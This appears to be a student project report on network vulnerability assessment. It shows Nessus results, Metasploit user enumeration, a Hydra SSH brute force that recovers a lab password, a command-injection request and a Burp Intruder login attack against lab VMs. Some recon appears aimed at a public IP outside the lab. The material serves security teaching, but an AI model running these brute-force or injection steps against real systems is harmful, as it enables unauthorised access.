



Name:	Paras Joshi Varun CN Srushti Jabhinamath		
Registration Numbers:	251100690034	251100690019	251100690011
Branch:	Cybersecurity		
Project Title:	Network Vulnerability Assessment and Exploitation		
Guide:	Prof. Keerthana B		



1. Introduction
2. Literature Review
3. Objective
4. Operational Flow
5. Functional Requirements
6. Implementation
7. Work Done
8. References

- **Network Vulnerability Assessment (VA):** systematic process to identify system weaknesses.
- **Purpose:** detect, prioritize, and remediate known security flaws before attackers exploit them.
- **Typical workflow:** Network Scanning → Vulnerability Analysis → Exploitation → Mitigation.
- **Initial reconnaissance:** uses different tools to discover hosts, open ports, services, and OS fingerprinting.
- **In-depth scanning:** performed with Nessus (signature-based, broad CVE coverage).
- **Target:** intentionally vulnerable VM (Metasploitable, DC4 & Vulnix) to enable safe, controlled testing.

Authors and Title	Purpose of Study	Key Findings
<ul style="list-style-type: none"> S. K. Sahu et al., “Automated Network Vulnerability Assessment Using Open-Source Tools” 	<p>Evaluate automation of scanning using Nmap and Hydra for efficient vulnerability assessment.</p>	<p>Combining multiple open-source tools enhances coverage and reduces manual effort.</p>
<ul style="list-style-type: none"> A. Patel & R. Kumar, “Penetration Testing Framework for Network Security Evaluation” 	<p>Propose a structured methodology for ethical exploitation and validation of vulnerabilities.</p>	<p>Metasploit provides effective proof-of-concept exploitation to confirm risk exposure.</p>
<ul style="list-style-type: none"> M. Gupta et al., “Comparative Study of Vulnerability Scanners: Nessus and OpenVAS” 	<p>Compare performance, accuracy, and usability of common vulnerability scanners.</p>	<p>Nessus shows higher detection accuracy and better reporting for enterprise-level scans.</p>
<ul style="list-style-type: none"> Aishwarya Kore, “Burp Suite Extension for Script-based Attacks for Web Applications” 	<p>The study aims to automate tasks inside Burp Suite so that pentesters can test authentication vulnerabilities automatically without writing scripts manually.</p>	<p>Efficient & Fast Testing, Increased Accuracy in Detecting Vulnerabilities</p>

- To identify, analyze, exploit, and mitigate network vulnerabilities in order to find the security flaws of the organization.
- To conduct vulnerability scanning using automated and manual techniques to detect weaknesses that could be exploited.
- To validate and exploit discovered vulnerabilities in a controlled environment to assess their real-world impact and severity.

- **Preparation & Setup** — Configure Metasploitable, DC4 and Vulnix VMs; identify target IPs. Boot Kali; verify network connectivity. Start Nessus and Burp Suite services.
- **Discovery (Nmap & Nessus)** — Ping-sweep; perform port/service/version scans and aggressive OS/vuln reconnaissance.
- **Vulnerability Analysis (Nessus)** — Run Basic Network Scan with Nessus; perform analysis with Burp Suite; prioritize Critical/High findings.
- **Exploitation** — Select exploits from Nessus/Burp results; configure RHOSTS and execute controlled PoCs, use Hydra for credential attacks and netcat for simple shells/testing.
- **Mitigation Planning** — Document prioritized, actionable remediations (patch, disable service, change creds).

- **Targets:** Metasploitable, DC4, Vulnix and real-world home network.
- **Discovery & Recon (Nmap):** Host discovery, port/service listing, OS scans and finding loopholes.
- **Service & Version Detection (Nmap):** Accurate service/version identification for exploit selection.
- **Vulnerability Scanning (Nessus):** Scan systems for weaknesses and rate them based on their risk level.
- **Exploitation (Metasploit/Burp Suite):** Test web vulnerabilities, run exploit payloads when applicable, and save proof.

- **Credential Testing (Hydra):** Controlled brute-force against authorized services with rate limits.
- **Safety & Isolation:** Host-only/isolated network, VM snapshots, and kill-switch for safe testing.
- **Evidence & Reporting:** Capture logs/screenshots, export PDF/CSV, and retain native tool files.
- **Secure Credentials & Controls:** Encrypted credential handling, scheduling, and account-lockout safeguards.



Kali Linux Nessus Essentials / Folder New Tab

https://192.168.186.172:8834/#/scans/reports/15/vulnerabilities

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Scans Settings

Basic Network scan

Hosts 1 Vulnerabilities 56 History 1

Filter Search Vulnerabilities 56 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1
Mixed	Apache Tomcat (Multiple Issues)	Web Servers	4
Critical	SSL (Multiple Issues)	Gain a shell remotely	3
High	7.5			NFS Shares World Readable	RPC	1
High	7.5 *			rlogin Service Detection	Service detection	1
High	7.5 *			rsh Service Detection	Service detection	1
High	7.5			Samba Badlock Vulnerability	General	1
Mixed	ISC Bind (Multiple Issues)	DNS	5
Medium	6.5			Unencrypted Telnet Server	Misc.	1
Mixed	SSL (Multiple Issues)	General	12
Mixed	SSH (Multiple Issues)	Misc.	6
Mixed	HTTP (Multiple Issues)	Web Servers	5
Mixed	SMB (Multiple Issues)	Misc.	2

Scan Details

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 8:53 PM

Vulnerabilities



Severity	Count
Critical	1
High	1
Medium	1
Low	1
Info	56




```
kali@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ subfinder -d 104.18.32.47
Command 'subfinder' not found, but can be installed with:
sudo apt install subfinder
Do you want to install it? (N/y)y
sudo apt install subfinder
The following packages were automatically installed and are no longer required:
  libbluray2      libqt5ct-common1.8  libtheoraenc1
  libgdal36       libsframe1        libudfread0
  libgdata-common  libsigsegv2       libvpx9
  libgdata22       libsoup-2.4-1     python3-packaging-whl
  libgeos3.13.1   libsoup2.4-common  python3-pyinstaller-hooks-contrib
  libhdf4-0-alt    libtheora0        python3-wheel-whl
  libogdi4.1       libtheoradec1
Use 'sudo apt autoremove' to remove them.

Installing:
  subfinder

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2
  Download size: 4,613 kB
  Space needed: 21.7 MB / 3,571 MB available

Get:1 http://mirror.freedif.org/kali kali-rolling/main arm64 subfinder arm64 2.6.0
-0kali1 [4,613 kB] ━━━━━━━━━━
Fetched 4,613 kB in 5s (886 kB/s)
Selecting previously unselected package subfinder.
(Reading database ... 416019 files and directories currently installed.)
Preparing to unpack .../subfinder_2.6.0-0kali1_arm64.deb ...
Unpacking subfinder (2.6.0-0kali1) ...
Setting up subfinder (2.6.0-0kali1) ...
Processing triggers for kali-menu (2025.3.2) ...
```





Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark · Packet 21750 · eth0

No.

Frame 21750: 670 bytes on wire (5360 bits), 670 bytes captured (5360 bits) on interface eth0, id 0

Ethernet II, Src: VMware_72:69:a3 (00:0c:29:72:69:a3), Dst: VMware_f8:7f:fa (00:50:56:f8:7f:fa)

Internet Protocol Version 4, Src: 172.16.148.129, Dst: 104.18.32.47

Transmission Control Protocol, Src Port: 35358, Dst Port: 443, Seq: 1, Ack: 1, Len: 616

Hypertext Transfer Protocol

[Expert Info (Warning/Security): Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration...]

[Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration...]

[Severity level: Warning]

[Group: Security]

POST /sdk HTTP/1.1\r\n

Request Method: POST

Request URI: /sdk

Request Version: HTTP/1.1

Host: 104.18.32.47\r\n

User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)\r\n

Content-Length: 441\r\n

[Content length: 441]

Connection: close\r\n

\r\n

[Response in frame: 21775]

[Full request URI: http://104.18.32.47/sdk]

0030 fa f0 cb 55 00 00 50 4f 53 54 20 2f 73 64 6b 20 ...U..PO ST /sdk

Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration. (http.tls_port)

Show packet bytes Layout: Vertical (Stacked)

00e0 65 0d 0a 0d 0a 3c 73 6f 61 70 3a 45 6e 76 65 6c
00f0 6f 70 65 20 78 6d 6c 6e 73 3a 78 73 64 3d 22 68

Packets: 547098 · Displayed: 592 (0.1%) Profile: Default

Hypertext Transfer Protocol: Protocol

kali@ka



```
(kali㉿kali)-[~/Desktop/ETK/project]
$ ./auto_net_scan.sh
=====
Minimal Network Scanner
=====

[+] Your Machine's IP Address:
192.168.40.133

Enter the network to scan (example: 192.168.40.0/24): 192.168.40.0/24

[+] Scanning for live hosts in 192.168.40.0/24 ...

[+] Live hosts detected:

  Host 192.168.40.135
  1) 192.168.40.1   application/x-xp-ms-dll;application/x-ms-dll;q=0.9,*/*;q=0.8
  2) 192.168.40.2   application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  3) 192.168.40.135   application/x-ms-tnef;q=0.5
  4) 192.168.40.254   application/x-www-form-urlencoded
  5) 192.168.40.133   application/x-ms-tnef;q=0.5

Select a host number to scan ports: 3
Cookie: PHPSESSID=nnn4duj6j5c1k6odavkkglmdp5q3
[+] Scanning open ports on 192.168.40.135 ...

  22/open/tcp//ssh//OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)/
  80/open/tcp//http//nginx 1.15.10/      Ignored State: closed (998)

[+] Done!
```



```
(kali㉿kali)-[~]
$ sudo msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

```
 :oDFo:
 ./ymM0dayMmy/.
 -+dHJ5aGFyZGVyIQ==+-+
 `:sm@~Destroy.No.Data~-s:
 -+h2~Maintain.No.Persistence~-h+-
 `:odNo2~Above.All.Else.Do.No.Harm~-Ndo:
 ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
 -++SecKCoin++e.AMD` .-:///+hbove.913.ElsMNh+-+
 ~/.ssh/id_rsa.Des- `htN01UserWroteMe!-
 :dopeAW.No<nano>o :is:T@iKC.sudo-.A:
 :we're.all.alike`` The.PFYroy.No.D7:
 :PLACEDRINKHERE!: yxp_cmdshell.Ab0:
 :msf>exploit -j. :Ns.BOB&ALICEes7:
 :---srwxrwx:-` `MS146.52.No.Per:
 :<script>.Ac816/ sENbove3101.404:
 :NT_AUTHORITY.Do `T:/shSYSTEM-.N:
 :09.14.2011.raid /STFU|wall.No.Pr:
 :hevnsntSurb025N. dNVRGOING2GIVUUP:
 :#OUTHOUSE- -s: /corykennedyData:
 :$nmap -os SSo.6178306Ence:
 :Awsm.da: /shMTl#beats3o.No.:
 :Ring0: `dDestRoyREXKC3ta/M:
 :23d: sSETEC.ASTRONOMYist:
 /- /yo- .ence.N:{(): |: & };:
 `:Shall.We.Play.A.Game?tron/
 ``-ooy.ifightf0r+ehUser5` .. th3.H1V3.U2VjRFNN.jMh+.
 `MjM~WE.ARE.se~MMjMs +~KANSAS.CITY's-
 J~HAKCERS~./.
 .esc:wq!:
 +++ATH
 ``
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > use 10
msf6 auxiliary(scanner/finger/finger_users) > options
```

Module options (auxiliary/scanner/finger/finger\_users):

| Name       | Current Setting                                                   | Required | Description                                                                                                                                                                                         |
|------------|-------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS     |                                                                   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT      | 79                                                                | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS    | 1                                                                 | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERS_FILE | /usr/share/metasploit-framework/data/wordlist<br>s/unix_users.txt | yes      | The file that contains a list of default UNIX accounts.                                                                                                                                             |

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.85.136
RHOSTS => 192.168.85.136
msf6 auxiliary(scanner/finger/finger_users) > options
```

Module options (auxiliary/scanner/finger/finger\_users):

| Name       | Current Setting                                                   | Required | Description                                                                                                                                                                                         |
|------------|-------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS     | 192.168.85.136                                                    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT      | 79                                                                | yes      | The target port (TCP)                                                                                                                                                                               |
| THREADS    | 1                                                                 | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERS_FILE | /usr/share/metasploit-framework/data/wordlist<br>s/unix_users.txt | yes      | The file that contains a list of default UNIX accounts.                                                                                                                                             |

View the full module info with the `info`, or `info -d` command.



```
msf6 auxiliary(scanner/smtp/smtp_enum) > search finger
```

## Matching Modules

| #                           | Name                                                                            | Disclosure Date | Rank   | Check | Description                                                     |
|-----------------------------|---------------------------------------------------------------------------------|-----------------|--------|-------|-----------------------------------------------------------------|
| 0                           | exploit/windows/rdp/cve_2019_0708_bluekeep_rce                                  | 2019-05-14      | manual | Yes   | CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free |
| 1                           | \_ target: Automatic targeting via <b>fingerprinting</b>                        | .               | .      | .     |                                                                 |
| 2                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                               | .               | .      | .     |                                                                 |
| 3                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)                | .               | .      | .     |                                                                 |
| 4                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)                   | .               | .      | .     |                                                                 |
| 5                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)                   | .               | .      | .     |                                                                 |
| 6                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)                 | .               | .      | .     |                                                                 |
| 7                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)                     | .               | .      | .     |                                                                 |
| 8                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)                         | .               | .      | .     |                                                                 |
| 9                           | \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)                    | .               | .      | .     |                                                                 |
| 10                          | auxiliary/scanner/finger/ <b>finger</b> _users                                  | .               | normal | No    | <b>Finger</b> Service User Enumerator                           |
| 11                          | auxiliary/server/browser_autopwn                                                | .               | normal | No    | HTTP Client Automatic Exploiter                                 |
| 12                          | \_ action: DefangedDetection                                                    | .               | .      | .     | Only perform detection, send no ex                              |
| ploits                      |                                                                                 |                 |        |       |                                                                 |
| 13                          | \_ action: WebServer                                                            | .               | .      | .     | Start a bunch of modules and direc                              |
| t                           | clients to appropriate exploits                                                 | .               | .      | .     |                                                                 |
| 14                          | \_ action: list                                                                 | .               | .      | .     | List the exploit modules that woul                              |
| d                           | be started                                                                      | .               | .      | .     |                                                                 |
| 15                          | exploit/bsd/ <b>finger</b> /morris_ <b>finger</b> d_bof                         | 1988-11-02      | normal | Yes   | Morris Worm <b>finger</b> d Stack Buffer O                      |
| verflow                     |                                                                                 | .               | .      | .     |                                                                 |
| 16                          | auxiliary/gather/mybb_db_ <b>finger</b> print                                   | 2014-02-13      | normal | Yes   | MyBB Database <b>Fingerprint</b>                                |
| 17                          | exploit/windows/http/bea_weblogic_post_bof                                      | 2008-07-17      | great  | Yes   | Oracle Weblogic Apache Connector P                              |
| OST Request Buffer Overflow |                                                                                 | .               | .      | .     |                                                                 |
| 18                          | \_ target: Automatic                                                            | .               | .      | .     |                                                                 |
| 19                          | \_ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000] | .               | .      | .     |                                                                 |
| 20                          | \_ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000] | .               | .      | .     |                                                                 |
| 21                          | \_ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000] | .               | .      | .     |                                                                 |
| 22                          | auxiliary/scanner/oracle/isqlplus_login                                         | .               | normal | No    | Oracle iSQL*Plus Login Utility                                  |



```
msf6 auxiliary(scanner/finger/finger_users) > exploit
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: backup
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: bin
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: daemon
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: games
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: gnats
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: irc
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: landscape
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: libuuuid
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: list
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: lp
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: mail
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: dovecot
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: man
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: messagebus
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: news
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: nobody
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: postfix
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: proxy
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: root
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: sshd
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: sync
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: sys
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: syslog
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: user
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: dovenull
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: uucp
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: whoopsie
[+] 192.168.85.136:79 - 192.168.85.136:79 - Found user: www-data
[+] 192.168.85.136:79 - 192.168.85.136:79 Users found: backup, bin, daemon, dovecot, dovenull, games, gnats, irc, landscape, libuuuid, list, lp, mail, ma
n, messagebus, news, nobody, postfix, proxy, root, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
[*] 192.168.85.136:79 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
Login: proxy
Directory: /bin
Never logged in.
No mail.
No Plan.

Login: root
Directory: /root
Never logged in.
No mail.
No Plan.

Login: sshd
Directory: /var/run/sshd
Never logged in.
No mail.
No Plan.

Login: sys
Directory: /dev
Never logged in.
No mail.
No Plan.

Login: syslog
Directory: /home/syslog
Never logged in.
No mail.
No Plan.

Login: user
Directory: /home/user
On since Wed Nov 12 14:31 (GMT) on pts/0 from 192.168.85.133
 4 minutes 51 seconds idle
No mail.
No Plan.
```

```
Name: proxy
Shell: /bin/sh

Name: root
Shell: /bin/bash

Name:
Shell: /usr/sbin/nologin

Name: sys
Shell: /bin/sh

Name:
Shell: /bin/false

Name: user
Shell: /bin/bash
```



```
└─(root㉿kali)-[~/home/kali]
hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:30:22
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 387298773 login tries (l:27/p:14344399), ~96824
694 tries per task
[DATA] attacking ssh://192.168.85.136:22/
^C^Z
zsh: suspended hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4

└─(root㉿kali)-[~/home/kali]
hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:31:43
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
tries per task
[DATA] attacking ssh://192.168.85.136:22/

[STATUS] 92.00 tries/min, 92 tries in 00:01h, 14344307 to do in 2598:37h, 4 active
[STATUS] 96.00 tries/min, 288 tries in 00:03h, 14344111 to do in 2490:18h, 4 active
[22][ssh] host: 192.168.85.136 login: user password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 09:37:10
```



```
[root@kali]-(/home/kali)
ssh user@192.168.85.136
The authenticity of host '192.168.85.136 (192.168.85.136)' can't be established.
ECDSA key fingerprint is: SHA256:IG0uLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.85.136' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.85.136's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation: https://help.ubuntu.com/

System information as of Wed Nov 12 14:31:49 GMT 2025

System load: 0.06 Processes: 89
Usage of /: 90.2% of 773MB Users logged in: 0
Memory usage: 7%
Swap usage: 0%
IP address for eth0: 192.168.85.136

⇒ / is using 90.2% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$ ls
user@vulnix:~$ cd /
user@vulnix:/$ ls
bin dev home lib media opt root sbin srv tmp var
boot etc initrd.img lost+found mnt proc run selinux sys usr vmlinuz
```



# Live Demo



The screenshot shows the Burp Suite interface with a single captured request listed in the main pane. The request is a POST to `http://192.168.40.135/command.php`. The payload contains the value `radio=ls+-l&submit=Run`. The Inspector panel on the right displays the raw request attributes, which include the host, user-agent, accept, accept-language, accept-encoding, content-type, content-length, origin, connection, referer, cookie, and upgrade-insecure-requests headers.

| Time                 | Type | Direction | Method | URL                                                                               | Status code | Length |
|----------------------|------|-----------|--------|-----------------------------------------------------------------------------------|-------------|--------|
| 06:23:11 12 Nov 2... | HTTP | → Request | POST   | <a href="http://192.168.40.135/command.php">http://192.168.40.135/command.php</a> |             |        |

**Request**

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.40.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://192.168.40.135
10 Connection: keep-alive
11 Referer: http://192.168.40.135/command.php
12 Cookie: PHPSESSID=n950ipg4l4cb0tev8vdjinnta4
13 Upgrade-Insecure-Requests: 1
14 Priority: 0, 1
15
16 radio=ls+-l&submit=Run
```

**Inspector**

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 13



Nov 11 10:59 PM

Burp Suite Community Edition v2025.7.4 - Temporary Project

Apps Places

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Team

1 2 x +

Cluster bomb attack **Start attack**

Target: http://192.168.40.135  Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

1 POST /login.php HTTP/1.1  
2 Host: 192.168.40.135  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 29  
9 Origin: http://192.168.40.135  
10 Connection: keep-alive  
11 Referer: http://192.168.40.135/  
12 Upgrade-Insecure-Requests: 1  
13 Priority: u=0, i  
14  
15 **username=gadmin&password=gadmin**

**Payloads**

Payload position: 1 - admin  
Payload type: Simple list  
Payload count: 24  
Request count: 744

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list... [Pro version only]

admin happy goodmorning msfadmin adf ad fa ddf q

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit Remove Up Down

Search 2 highlights 2 payload positions Length: 514 Payload encoding



The screenshot shows a Burp Suite interface with the following details:

- Request:** A POST request to `/command.php` with the following headers:
  - Host: 192.168.40.135
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20160101 Firefox/128.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
